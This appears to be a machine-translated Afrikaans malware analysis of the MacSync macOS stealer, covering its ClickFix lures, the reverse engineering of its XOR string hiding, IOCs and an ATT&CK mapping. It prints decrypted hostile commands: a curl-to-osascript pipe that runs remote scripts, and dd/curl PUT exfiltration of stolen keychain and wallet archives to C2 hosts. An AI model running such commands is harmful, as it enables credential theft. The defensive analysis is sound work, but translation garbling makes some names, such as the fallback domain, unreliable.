Uitvoerende Opsomming
MacSync Stealer is 'n familie van macOS-inligtingsteelprogramme en afstandtoegang-stagers wat ontwerp is om opsporing te ontduik en kommersieel verkoop word onder 'n malware-as-'n-diens (MaaS) model.
In die aanvalsketting is MacSync-binêre lêers inheemse stagers en meerdelige eksfiltrasie-enjins. Eerder as losstaande oesters, is die vragte liggewig 64-bis Mach-O-uitvoerbare lêers wat stilweg van terminaalsessies losmaak, geloofsbriewe-dumpingmodules direk in die geheue laai, en gesteelde geloofsbriewe betroubaar terug na die veldtoginfrastruktuur eksfiltreer.
MacSync word hoofsaaklik gelewer deur Klik op Fix sosiale manipulasie en soekenjin-wanadvertering. Dit gebruik 'n modulêre, meervlakkige uitvoeringsstrategie om Apple Gatekeeper, XProtect en ander te omseil. endpoint detection and response (EDR) gereedskap terwyl 'n minimale voetspoor op die skyf behou word.
- Stealth Session Daemonization: Tydens uitvoering ontkoppel MacSync van die beherende terminaalsessie deur POSIX fork() en setsid() stelseloproepe te gebruik. Dit herlei na PID 1 (launchd) en herlei stdin, stdout en stderr na /dev/null sodat foutboodskappe en prosesuitvoer nie in die konsole verskyn nie.
- Sjabloongebaseerde enkelgreep XOR-verduisteringOm statiese handtekeninge en outomatiese string-ekstraksie te vermy, versteek MacSync-binêre lêers funksionele stringe (insluitend C2-eindpunte, opdragreëlargumente, API-opskrifte en tydelike lêerpaaie) deur 'n ingeboude C++-sjabloonklas (ObfuscatedString) te gebruik. Tydens looptyd dekripteer die binêre lêer hierdie stringe in plaaslike stapelbuffers met behulp van enkelgreep XOR.
- Dinamiese AppleScript-pyplyn in die geheue: Die stager vermy die skryf van geloofsbriewe-dumpingskripte na die skyf. In plaas daarvan koppel dit aan C2-bedieners oor HTTPS deur gebruik te maak van persoonlike opskrifte (soos api-key: en veldtogtokens) en stuur die reaksie direk na /usr/bin/osascript via stdin. Dit laat aanvallers toe om diefstalvragte aan die bedienerkant op te dateer sonder om die kliëntbinêre lêer weer te kompileer.
- 10 MB Foutverdraagsame Brok-Eksfiltrasie: Om groot gesteelde argiewe (wat blaaierkluise, stelselsleutelhouers en kriptogeldeenheid-beursiedatabasisse bevat) oor te dra, verdeel MacSync lêers in 10 MB-stukke. Dit onttrek elke sny met behulp van die oorspronklike dd-hulpprogram en laai dit opeenvolgend op via HTTP PUT-versoeke, deur eksponensiële terugskakeling te gebruik om mislukte oordragte weer te probeer.
- Selfreinigende Anti-Forensiese: Die stager maak tydelike lêers op die skyf skoon. Sodra die C2-bediener 'n HTTP 200-antwoord terugstuur wat die oplaai van die blokke bevestig, verwyder die wanware die plaaslike statuslêer (/tmp/.httpcode) en die staged-argief (/tmp/osalogging.zip).
Oorsprong van bedreigingsakteurs en wanware-as-'n-diens (MaaS)-ekosisteem
MacSync het in 2025 ontstaan, met openbare beriggewing wat dit verbind het met die vroeëre Mac.C Stealer en die ontwikkelaaridentiteit "Mentalpositive". Threat intelligence spoor MacSync as 'n Malware-as-a-Service (MaaS)-operasie op, en verskaf die wanware en ondersteunende infrastruktuur aan ander kubermisdadigers.
Bewyse toon 'n duidelike skeiding tussen die ontwikkeling van wanware en veldtogbedrywighede. MacSync-boue bevat dikwels ontplooiingspesifieke identifiseerders, terwyl veldtogte staatmaak op onafhanklik bestuurde afleweringsopstellings en roterende backend-infrastruktuur. CIS het 'n s3-bou-etiket geïdentifiseer wat gekoppel is aan 'n geaffilieerde bou, en Microsoft het later meer as 30 domeine gekorreleer gebaseer op herhalende URI-paaie, versoekkenmerke, API-sleutel-opskrifte en eksfiltrasiegedrag.
MacSync-verspreiding maak hoofsaaklik staat op sosiale manipulasie eerder as sagteware-uitbuiting. Veldtogte lewer die wanware deur middel van wanadvertensies, SEO-vergiftiging, gekompromitteerde webwerwe, vals sagteware en KI-installeerders, en ClickFix-bladsye wat slagoffers mislei om bevele in Terminal uit te voer.
Alhoewel openbare navorsing Russies-taal-ontwikkelingsartefakte in sommige MacSync-monsters geïdentifiseer het, is hierdie merkers nie genoeg om die wanware aan 'n spesifieke bedreigingsakteur of kriminele sindikaat toe te skryf nie.
Die geassosieerde infrastruktuur volg sekere gedragspatrone wat steeds van toepassing sal wees ongeag die rotasie van domeine. Die gedrag wat deur MacSync-voorbeeld en -laaier vertoon word, sluit C2-versoeke in wat aan /dynamic?txd= gemaak is. met 'n API-sleutel wat in die koptekst gestel is, sowel as die insameling van data wat plaaslik gedoen word voor oplaai via /gate?buildtxd= met upload_id, chunk_index, en total_chunks parameters.
Geaffilieerde veldtogte: ClickFix-aflewering
MacSync word gereeld versprei deur ClickFix-veldtogte wat op macOS-gebruikers gemik is. In plaas daarvan om sagtewarekwesbaarhede te benut, maak hierdie aanvalle staat op sosiale manipulasie om slagoffers te mislei om bevele in Terminal te kopieer en uit te voer onder die dekmantel van sagteware-installeerders, CAPTCHA-kontroles, aflaaifoute of probleemoplossingsaanwysings.
Alhoewel openbare verslae verskeie MacSync ClickFix-veldtogte met veranderende lokaas, afleweringsopstellings en vragte beskryf, toon huidige bewyse nie dat almal aan dieselfde bedreigingsakteur behoort of dat MacSync-infrastruktuur direk onder ClearFake werk nie.
Die ClearFake / Verkeersverspreidingsnetwerk (TDS)
Affiliasies ontplooi Verkeersverspreidingstelsels (TDS), soos Keitaro TDS, oor gekompromitteerde webwerwe en advertensienetwerke om besoekers te lei gebaseer op hul bedryfstelsel. Deur die blaaier se gebruikersagent na te gaan, herlei die TDS Windows-besoekers na kettings wat LummaC2 , Stealc of Vidar versprei , terwyl macOS-besoekers na MacSync ClickFix-infeksietregters gestuur word.
Sosiale manipulasie lokmiddels en handelsmerknabootsings
MacSync-veldtogte boots gewilde produktiwiteits-, boodskap- en sagteware-ontwikkelingsinstrumente na om professionele persone te teiken:
| Nagemaakte Handelsmerk / Tema | Misleidende lokmiddel-scenario | Teiken demografiese |
| Google Meet / Zoom | “Mikrofoon-/Oudiofout: Klik op Herstel om jou macOS-oudiobestuurder te herstel.” | Korporatiewe afstandwerkers, werkkandidate in onderhoudswendelary |
| Claude KI / ChatGPT | “Laai Claude AI Desktop vir macOS af / Herstel WebSockets-verbinding.” | Sagteware-ingenieurs, KI-navorsers, datawetenskaplikes |
| Cloudflare / Draaihek | "Verifieer dat jy 'n mens is: Maak die terminaal oop en plak die verifikasiekode." | Algemene webverkeer, kripto-handelaars, forumgebruikers |
| Docker / Notie / Wyser | Vergiftigde Google-soekadvertensies wat vals inheemse rekenaarinstalleerders aanbied | Sagteware-ontwikkelaars, DevOps-ingenieurs, tegnologieleiers |
| TradingView / Kripto-programme | "Dateer jou grafiek-enjin op om markdata intyds te sien." | Hoë-nettowaarde kripto-handelaars, DeFi-beleggers |
Globale Geografiese Telemetrie en Nywerheidsimpak
Geografiese telemetrie
Threat intelLisensieverslae toon dat MacSync-veldtogte hoofsaaklik teiken is op streke met wydverspreide macOS-ondernemingsgebruik, tegnologie- en sagteware-ontwikkelingsektore, en aktiewe kriptogeldeenheid- of Web3-gemeenskappe. Telemetrie van Augustus 2026 toon dat die Verenigde State verantwoordelik is vir die grootste deel van die opsporings, gevolg deur die Verenigde Koninkryk, Duitsland, Japan, Kanada, Frankryk, Singapoer, Australië, Indië, Nederland en die Nordiese lande.

Geteikende Nywerheidsektore
| Bedryfsektor | Primêre Teikenrolle | Hoëwaarde-bates | Bedreigingsvektor / Lokmiddel | Bedryfsimpak |
| Sagteware-ingenieurswese en tegnologie-opstartondernemings | Volstapel-ontwikkelaars, DevOps-ingenieurs, KI-navorsers | SSH-privaatsleutels, AWS/GCP-tokens, GitHub/GitLab-geloofsbriewe, .env-lêers | Kwaadwillige advertering wat Claude KI naboots, Cursor IDE, Docker Desktop, Notion | Wolk-oorname, bronkode-diefstal, voorsieningsketting-kompromie |
| Kriptogeldeenheid en Web3 | Blokkettingontwikkelaars, DeFi-handelaars, DAO-lede, fondsbestuurders | MetaMask, Phantom, Coinbase, TronLink-kluisdata; Exodus/Electrum-beursielêers | Vals Web3-vergaderingskakels, TradingView-opdatering lok | Beursie-uitputting, ongemagtigde token-oordragte, slimkontrak-sleuteldiefstal |
| Korporatiewe Afstandswerksmag | C-Suite, HR, Verkope en Bemarking | macOS Sleutelhangerdata, Slack/Discord-tokens, Google Workspace/Okta-sessies | Vals Google Meet/Zoom mikrofoon- of kameraherstellings | Identiteitskaping, sessiekoekie-misbruik, interne netwerk-draaiing |
| Regerings- en Verdedigingskontrakteurs | SLTT-personeel en kontrakteurs | Regeringsportaalbewyse, VPN-profiele, werknemerbewyse | Soekenjin-wanadvertering, gekompromitteerde munisipale webwerwe | Ongemagtigde munisipale toegang, blootstelling aan sensitiewe burgerdata |
| Fintech & Finansiële Dienste | Finansiële Ontleders, Kwantumhandelaars, Rekenmeesters | Banksessie-tokens, rekeningkundige geloofsbriewe, betaalkaartdata | Vals faktuurkykers, PDF-weergawe-"regstellings" | Finansiële bedrog, ongemagtigde korporatiewe bankoorplasings |
MacSync Aanvalsketting

- Aanvanklike infeksie (ClickFix-truuk): Die outeurs van wanware gebruik wanadvertensies op soekenjins waar slagoffers na sagteware soek. Hulle beland op die kwaadwillige webblad (soos vals sagteware). Claude AI kletsbot, Apple-sekuriteitsopdatering, Kripto-beursie-installeerder), wat 'n foutboodskap wys wat die slagoffer vra om 'n opdrag in die Terminale-venster uit te voer (curl -s … | zsh).
- Fase 1 (Shell Wrapper-skrip): Die kwaadwillige skrip loop in die Terminal-omgewing en begin dadelik die agtergrondproses.
- Fase 2 (Base64-vrag): Die omhulselskrip dekomprimeer 'n agtergrondvrag (daemon_function) wat die oorspronklike Mach-O binêre stager uitvoer (ons voorbeeld: com.utils.Launcher).
- Fase 3 (Dinamiese AppleScript-dief): Die binêre lêer maak 'n navraag na /dynamic?txd=… op die C2-bediener met 'n persoonlike opskrif (api-sleutel: de62a2f4…) en stuur dit direk na osascript. Die AppleScript versoek die gebruiker se stelselwagwoord, steel alle sleutelhouerdata en stort databasisse, sessiekoekies, SSH-sleutels, Telegram-sessie en kripto-beursies na ... /tmp/osalogging.zip.
- Stadium 4 (RAT met Volharding): Die vrag voer 'n ander Mach-O RAT uit wat voortduur met behulp van die ~/Library/LaunchAgents/-gids deur homself te hernoem na com.google.keystone.plist of com.apple.sync.plist.
- Fase 5 (TCC-helper): Gebruik 'n ad-hoc getekende helperprogram om toestemmings aan te vra en vas te lê vir macOS Skermopname.
- Fase 6 (Eksfiltrasie en Verwydering van Artefakte): Hierdie Mach-O-program bespeur die bestaan van /tmp/osalogging.zip, breek dit op in stukke van 10 MB (0xA00000 grepe) met behulp van dd, stuur die data met behulp van HTTP PUT na /hek?boutxd=…, en verwyder /tmp/osalogging.zip en /tmp/.httpcode.

Binêre Uitvoeringsvloei
Die onderstaande beeld karteer die volledige looptydlewensiklus van die MacSync-stager-binêre lêer van aanvanklike uitvoering tot finale artefakopruiming.
Lêeridentifikasie en statiese metadata

Statiese Lêereienskappe
| kenmerk | Statiese Waarde | Notes |
| File Name | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | SHA-256 Hash-naamgewing |
| Lêerformaat | Mach-O 64-bis x86_64 uitvoerbare lêer | Dun Binêr (Enkele Argitektuur) |
| Mach-O Magic | 0xFEEDFACF (MH_MAGIC_64) | 64-bis Mach-O-koptekst |
| SVE-tipe / subtipe | CPU_TIPE_X86_64 (0x01000007) / ALLES (0x00000003) | Intel 64-bis argitektuur |
| Lêergrootte | 38,800 grepe | 0x9790 grepe |
| MD5 | 9678f71ea4cccbc3d511dc8d7f24b113 | Kriptografiese Hash |
| SHA-1 | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Kriptografiese Hash |
| SHA-256 | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Primêre Voorbeeld Hash |
| Samestellingsvlae | TAART, TWEEVLAK, BIND_AAN_SWAK, SWAK_DEFINEER, GEENVOUDIGES | Posisie Onafhanklik Uitvoerbaar |
| Toegangspuntadres | 0x100000e30 (_hoof) | Afdeling __TEKS.__teks |
Kodeondertekeningbesonderhede

| kenmerk | waarde | Notes |
| Handtekening Status | Ad-hoc geteken (vlae=0x2(adhoc)) | Geen Apple-uitgereikte ontwikkelaar-ID-handtekening nie |
| Ondertekeningsidentifiseerder | com.utils.Launcher | Ingeslote kode-ondertekening identifiseerder |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Kode Gids hash |
| CMSDigest | d182eb7cba0ffa42d770d7b0d3499e49f24163a2662494ae615713c5f04b5260 | Kode-ondertekening samevatting |
| Spanidentifiseerder | nie gestel nie | Geen Apple-ontwikkelaarspan-ID nie; dui op ad-hoc-ondertekening |
Stringverduistering en sleutelherwinning
Omgekeerde Ingenieurswese van die Kriptografiese Enjin
'n Statiese stringanalise wat op die kaal binêre lêer uitgevoer is, het geen URL'e, lêerpaaie of opdragverwysings in die oop veld gevind nie. Verwysings na _main het 19 verwysings na 'n C++-sjabloonklas opgelewer:
| kenmerk | waarde |
| Verminkte Simbool | __ZNK16ObfuscatedStringILm…EE7decryptEv |
| Ontmangelde Simbool | VerduisterdeString ::dekripteer() konst |
| Adresreeks | 0x100002350 - 0x100002740 |

Enkelgreep xor-sleutel geïdentifiseer: 0xAA (Desimaal: 170, Binêr: 10101010).

Om alle geïnkripteerde byte-stringe te dekripteer sonder om vooraf enige gewone teks te ken, word die volgende losstaande skrip uitgevoer:

Dekripsieprogram-uitvoer

XOR-stringdekripsie en bergingsuitleg en bergingsuitleg
Hardeware XOR-bewerking (/tmp/.httpcode)
Die volgende tabel toon die werklike bewerkings wat plaasvind binne die SVE-register ecx (xor ecx, 0xaa) vir die statuslêerpad by 0x100002a2e.
| Byte # | Geënkripteerde heksadesimum | XOR-sleutel | Gedekripteerde Heksadesimum | Karakter |
| 0 | 0x85 | 0xAA | 0x2F | / |
| 1 | 0xDE | 0xAA | 0x74 | t |
| 2 | 0xC7 | 0xAA | 0x6D | m |
| 3 | 0xDA | 0xAA | 0x70 | p |
| 4 | 0x85 | 0xAA | 0x2F | / |
| 5 | 0x84 | 0xAA | 0x2E | . |
| 6 | 0xC2 | 0xAA | 0x68 | h |
| 7 | 0xDE | 0xAA | 0x74 | t |
| 8 | 0xDE | 0xAA | 0x74 | t |
| 9 | 0xDA | 0xAA | 0x70 | p |
| 10 | 0xC9 | 0xAA | 0x63 | c |
| 11 | 0xC5 | 0xAA | 0x6F | o |
| 12 | 0xCE | 0xAA | 0x64 | d |
| 13 | 0xCF | 0xAA | 0x65 | e |
| 14 | 0xAA | 0xAA | 0x00 | \0 |
Die pad /tmp/osalogging.zip word gekonstrueer via stapelliterale en XOR-dekripsie.
Omgekeerde Ingenieurswese _main – Geheue-uitleg en Daemonisering
URL-konstruksie / eindpuntvoorbereiding Die voorbeeld laai verskeie URL-verwante stringfragmente (bv. https, http, asia., usa.) in plaaslike stapelveranderlikes. Dit ken dan 'n 128-greep plaaslike buffer toe om die string in te bou. Die teenwoordigheid van streeksdomeinfragmente en HTTP(S)-skemas impliseer dat netwerkeindpunte tydens looptyd gekonstrueer of gekies word, wat die sigbaarheid van volledige URL'e in statiese analise beperk.

Prosesdemonisering en stroomverhuling (0x100000e30 – 0x100000f54)

- _Fork() Uitvoering (0x100000e69): Die ouerproses voltooi skoon deur 0 terug te gee. Dit sluit onmiddellik af en gee beheer terug aan die terminaal. Op daardie tydstip word die kindproses herouer na launchd wat met PID 1 loop.
- _Setsid() Sessie Skepping (0x100000eb7): Die kindproses breek weg van die beheerterminaal. Hierdie stap verseker dat die proses nie meer aan enige sessie gekoppel is nie.
- Stroomonderdrukking (0x100000efe – 0x100000f48): Die kindproses herlei sy invoer, standaarduitvoer en standaardfout na /dev/null. Dit word gedoen deur drie oproepe na _freopen() te gebruik. Elke oproep hanteer een van die strome en stil enige uitvoer- of invoeraktiwiteit effektief.
Omgekeerde Ingenieurswese _main – Dinamiese C2-polling en AppleScript in die geheue
Rou Binêre Ninja Hoëvlak IL Dekompilasie (0x100001070 – 0x100001300)

- 0xc8 in samestelling is desimaal 200 (HTTP 200 OK).
- sub_100001e20() bevat die gedekripteerde opdragsjabloon: curl -k -s –max-time 12 -H “Gebruiker-Agent: %s” -H “api-sleutel: %s” “%s” | osascript.
- Die AppleScript word direk van curl na osascript gestroom sonder 'n tussentydse skriplêer; dit word direk van curl na Apple se /usr/bin/osascript binêre lêer via standaardinvoer gelei.
Statiese konfigurasie-eienskappe:
| kenmerk | waarde |
| Veldtogteken (txd) | c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 |
| Hek-verifikasietoken | api-key: de62a2f47d1c7dec2997f931a050a615 |
| Primêre Gasheer | drivinguber.com |
| Terugvalgasheer | nuusinweb.com |
| Streeksvoorvoegsels | Asië. / VSA. |
Uitvoeringspyplynwerkvloei
- Primêre Gesondheidsonde (drivinguber.com):
- Statusevaluering: Lees /tmp/.httpcode via _fscanf(“%d”, &code) en ontkoppel /tmp/.httpcode.
- Uitvoering van In-Memory Pipe (0x10000128e): As kode == 200 (0xC8), formateer en loop dit:

- Terugvalrotasie: Indien die primêre een misluk, herhaal dit oor [https, http] [asia., usa.] met die basis newsinweb.com.
10MB Chunking Engine & System V ABI
- Teikenverifikasie: Roep _stat$INODE64(“/tmp/osalogging.zip” &stat_buf) aan. Indien die lêer nie daar is nie of die grootte nul is, eindig dit behoorlik (gee 0 terug).
- Heelgetal Plafon Deling Wiskunde:Totale Brokkies is gelyk aan die vloer van (lêergrootte plus 0x9FFFFF gedeel deur 0xA00000) (Vaste brokgrootte is 0xA00000 wat 10 485 760 grepe of 10 MB is).
- Sessie-identifiseerder: Geskep met behulp van snprintf(upload_id, 0x40 “%ld-%08x” time(NULL) rand()).
Aanpasbare Terugskakel Herprobeer Algoritme
Herprobeer tot 8 keer met aanpasbare terugtrekking: Vertraging = (herprobeer_indeks × 2) + 3 sekondes (5s, 7s, 9s, 11s, 13s, 15s, 17s, 19s)
Shell-opdragte uitgevoer via _system()
| # | Operasie | Gedekripteerde Formaat Sjabloon | Doel |
| 1 | C2 Gesondheidsonde | krul -k -s –maks-tyd 12 -H “Gebruikersagent: %s” -H “api-sleutel: %s” “%s” -o /dev/null -w “%%{http_code}” > %s 2>/dev/null | Kontroleer C2-beskikbaarheid en stoor die HTTP-statuskode in /tmp/.httpcode. |
| 2 | Fase 3 In-Geheue Stager | krul -k -s –maks-tyd 12 -H “Gebruikersagent: %s” -H “api-sleutel: %s” “%s” | osascript | Laai die afgeleë AppleScript-dief af en voer dit deur osascript uit. |
| 3 | Fase 6 Gedeeltelike Eksfiltrasie | dd as=%s bs=1 oorslaan=%ld telling=%ld 2>/dev/nul | krul -k -s -X PUT –data-binêr @- … | Verdeel /tmp/osalogging.zip in 10 MB-stukke en laai elke stuk op via HTTP PUT. |
Inheemse POSIX-proses en lêerbewerkings
| # | Bewerkingstipe | Inheemse API-oproep | Doel | Operasionele doel |
| 6 | Prosesvurk | _vurk() | N / A | Ouerproses sluit onmiddellik af om van die terminaal los te maak. |
| 7 | Sessie-ontkoppeling | _setid() | N / A | Skep 'n nuwe losstaande sessie; kind word 'n onafhanklike daemon. |
| 8 | Stroomverhulsel | _freeopen(“/dev/null”, “r”, *___stdinp) | / Dev / null | Maak standaardinvoer stil. |
| 9 | Stroomverhulsel | _freeopen(“/dev/null”, “w”, *___stdoutp) | / Dev / null | Maak standaarduitvoer van curl en osascript stil. |
| 10 | Stroomverhulsel | _freeopen(“/dev/null”, “w”, *___stderrp) | / Dev / null | Stil standaardfout om terminaalwaarskuwings te voorkom. |
| 11 | Lêerverifikasie | _stat$INODE64(“/tmp/osalogging.zip”, &stat_buf) | /tmp/osalogging.zip | Verifieer die bestaan en grootte van die geoeste data-argief voor oplaai. |
| 12 | Statusopruiming | _ontkoppel(“/tmp/.httpcode”) | /tmp/.httpcode | Vee die tydelike HTTP-statuskodelêer na evaluering uit. |
| 13 | Opruiming van buitargief | _verwyder(“/tmp/osalogging.zip”) | /tmp/osalogging.zip | Vee die zip-argief met gesteelde data uit na suksesvolle eksfiltrasie. |
Aanwysers van Kompromie (IOC's)
Gasheer-aanwysers
| Tipe aanwyser | waarde | Beskrywing |
| SHA-256 Hash | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Inheemse Mach-O Stager Binêre |
| MD5 Hashing | 9678f71ea4cccbc3d511dc8d7f24b113 | Inheemse Mach-O Stager Binêre |
| SHA-1 Hash | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Inheemse Mach-O Stager Binêre |
| Kodeondertekening-ID | com.utils.Launcher | Ad-hoc handtekeningbundel-identifiseerder |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Kode Gids Hash |
| Gefaseerde Argief | /tmp/osalogging.zip | Harvest-argief wat gesteelde data bevat |
| Statuslêer | /tmp/.httpcode | Tydelike HTTP-responskodelêer |
Netwerk aanwysers
| Tipe aanwyser | waarde | Beskrywing |
| C2 Domein (Primêr) | drivinguber.com | Primêre Fase 3 / Fase 6 C2-bediener |
| C2 Domein (Alternatiewe) | asia.newsinweb.com | Terugval Asiatiese streek C2 eindpunt |
| C2 Domein (Alternatiewe) | usa.newsinweb.com | Terugval-eindpunt VSA-streek C2 |
| C2 Worteldomein | nuusinweb.com | Terugvalworteldomein |
| URI (Aflaai) | /dynamic?txd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | Dinamiese AppleScript-vraghek |
| URI (Oplaai) | /gate?buildtxd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | 10 MB chunked binêre PUT oplaai hek |
| HTTP-versoekopskrif | api-key: de62a2f47d1c7dec2997f931a050a615 | Veldtog-verifikasietoken |
| HTTP-gebruikersagent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) CFNetwork/Darwin 26.0.0 AppleWebKit/537.36 | Nagemaakte kliënt Gebruiker-Agent |
MITRE ATT&CK-kartering
| taktiek | Tegniek-ID | Tegniek | MacSync-implementering |
| Aanvanklike toegang | T1204.002 | Gebruikersuitvoering | ClickFix-lokmiddel mislei gebruikers om 'n verdoeselde Terminal-opdrag uit te voer. |
| Uitvoering | T1059.002 | Apple | Voer afgeleë AppleScript-vragte uit via /usr/bin/osascript. |
| Uitvoering | T1059.004 | Unix-dop | Voer /bin/sh-opdragte uit. |
| Volharding | T1543.001 | Bekendstellingsagent | Installeer 'n kwaadwillige .plist in ~/Library/LaunchAgents/. |
| Verdedigingsontduiking | T1027 | obfuscation | XOR 0xAA verberg stringe en URL'e. |
| Verdedigingsontduiking | T1564.001 | Versteekte lêers | Gebruik lêers met 'n puntvoorvoegsel vir tydelike data. |
| Verdedigingsontduiking | T1070.004 | Lêer uitvee | Vee tydelike lêers uit na data-oplaai. |
| Verdedigingsontduiking | T1036.005 | Maskering | Gebruik com.utils.Launcher om soos 'n wettige komponent te lyk. |
| Verdedigingsontduiking | T1562.001 | Verswakte Verdediging | Herlei stdin, stdout, en stderr na /dev/null. |
| Toegang tot geloofsbriewe | T1555.001 | Sleutelhouer | Gebruik sekuriteitsdump-sleutelhanger om toegang tot gestoorde geloofsbriewe te verkry. |
| Toegang tot geloofsbriewe | T1539 | Websessiekoekies | Teiken blaaierkoekiedatabasisse vir sessiediefstal. |
| Toegang tot geloofsbriewe | T1552.004 | Privaat sleutels | Versamel SSH-sleutels en AWS-geloofsbriewe. |
| Discovery | T1082 | stelsel inligting | Versamel macOS-weergawe, hardeware-UUID en SVE-argitektuur. |
| versameling | T1560.001 | Argief Versamelde Data | Argiveer gesteelde data in /tmp/osalogging.zip. |
| Opdrag en beheer | T1071.001 | Webprotokolle | Kommunikeer met C2 oor HTTPS/443. |
| Opdrag en beheer | T1105 | Ingress-gereedskapoordrag | Laai tweede-fase AppleScript-modules af. |
| Ekfiltrasie | T1030 | Groottelimiete vir data-oordrag | Verdeel die argief in 10 MB-stukke. |
| Ekfiltrasie | T1048.003 | Alternatiewe Protokol | Laai binêre stukke op deur HTTP PUT-versoeke. |
Author: